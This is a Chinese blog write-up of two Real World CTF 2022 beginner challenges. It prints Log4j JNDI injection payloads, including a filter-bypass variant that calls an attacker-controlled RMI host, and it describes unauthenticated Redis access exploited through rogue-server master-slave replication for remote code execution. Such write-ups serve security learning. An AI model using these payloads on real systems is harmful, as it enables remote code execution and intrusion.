2022 Real World CTF体验赛Writeup

原创

keepb1ue 已于 2022-01-23 22:39:53 修改 4128 收藏 4

分类专栏： CTF_Writeup_[web] web安全 文章标签： web安全 CTF 安全

于 2022-01-23 10:00:00 首次发布

本文链接：https://blog.csdn.net/qq_36618918/article/details/122646842

CTF_Writeup_[web] 同时被 2 个专栏收录

13 篇文章 2 订阅

订阅专栏

web安全


15 篇文章 0 订阅


订阅专栏


> 还是太菜了 不配打Real World正赛(神仙打架)，打打体验赛压压惊。


REALWORLD CTF
HACKTHEREAL
Time left 7:56:21
HOME NEWS CHALLENGE TREND SCOREBOARD MY TEAM
REALWORLD CTF
HACKTHEREAL
00 : 07 : 56 : 21
DAYS HOURS MINUTES SECONDS
<为什么会有体验赛/Why Be A RWCTFer>
连接企业、高校极客们同台竞技，同享网络安全技术成果，大赛中所有挑战均基于真实世界应用创建，Hack the Real. 在这里自由组队，开启人生第一场Real World CTF。
Be A RWCTFer welcomes anyone who is interested in the Real World CTF especially the geeks from enterprises and colleges, and whoever wish to promote your real hacking techniques within 24 hours. Participated and receive your first real-world CTF challenge experience. Hack the Real. Just BE A Real World CTF Player at First.
CSDN @keepb1ue


log4flag


log4flag
Score: 0
Web
Make log injection great.
nc 47.102.135.31 9999
attachment
Note: This Proof-of-Work Script may be helpful.
Using the script, you can solve the proof-of-work interactively:
$ python proof-of-work.py
Please enter md5 prefix: 6f536
Solving...
Answer: 2544011
Or you can solve the proof-of-work automatically with host and port provided as arguments:
$ python proof-of-work.py 47.102.135.31 9999
Solving proof of work...
47.102.135.31:37570 (available for 600 seconds)
Please send your payload to the address above.
Souvenir Redemption Code: 5230cf01c285ec2f4fd04a5bdf882f34
CSDN @keepb1ue



→ ~/Downloads python3 proof-of-work.py 47.102.135.31 9999
Solving proof of work...
47.102.135.31:31355 (available for 600 seconds)
Please send your payload to the address above.




提示log4j，测试payload：`${jndi:rmi://xxx.dnslog.cn/Exp}`




存在检测,bypass payload:`${${lower:j}${lower:n}${lower:d}i:${lower:rmi}://xxx.xxx.xxx.xxx:1099/siavc8}`
直接搭建jndi服务，尝试反弹shell






flag: `rwctf{d4b4b837f95542aa93b43ee280b230d8}`

Be-a-Database-Hacker




```
Solving proof of work...
47.102.124.80:30151 (available for 180 seconds)
Please send your payload to the address above.
```


根据提示，`6379`反弹，很明显的redis。
获取题目地址后
测试是否存在未授权访问





```
C:\Users\allblue\Downloads>nc 47.102.124.80 33688
info
$2699
# Server
redis_version:4.0.14
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:165c932261a105d7
redis_mode:standalone
os:Linux 5.4.0-92-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:8.3.0
process_id:1
run_id:c638bb4dbcbb959f4cdd477ed206b5c90ae9be21
tcp_port:6379
uptime_in_seconds:97
uptime_in_days:0
hz:10
lru_clock:15431460
executable:/data/redis-server
config_file:

# Clients
connected_clients:1
client_longest_output_list:0
client_biggest_input_buf:0
blocked_clients:0

# Memory
used_memory:849232
used_memory_human:829.33K
used_memory_rss:4190208
used_memory_rss_human:4.00M
used_memory_peak:849232
used_memory_peak_human:829.33K
used_memory_peak_perc:100.11%
used_memory_overhead:836126
used_memory_startup:786488
used_memory_dataset:13106
used_memory_dataset_perc:20.89%
```


很明显存在未授权访问，而且redis版本`<5.0.5`,这里可以使用redis主从复制进行RCE。




```
[root@[redacted]n redis-rogue-server]# python3 redis-rogue-server.py --rhost 47.102.124.80 --rport 30321 --lhost=[redacted]
 --exp=exp.so

@copyright n0b0dy @ r3kapig

[info] TARGET 47.[redacted]4.80:30321
[info] SERVER [redacted]0
[info] Setting master...
```

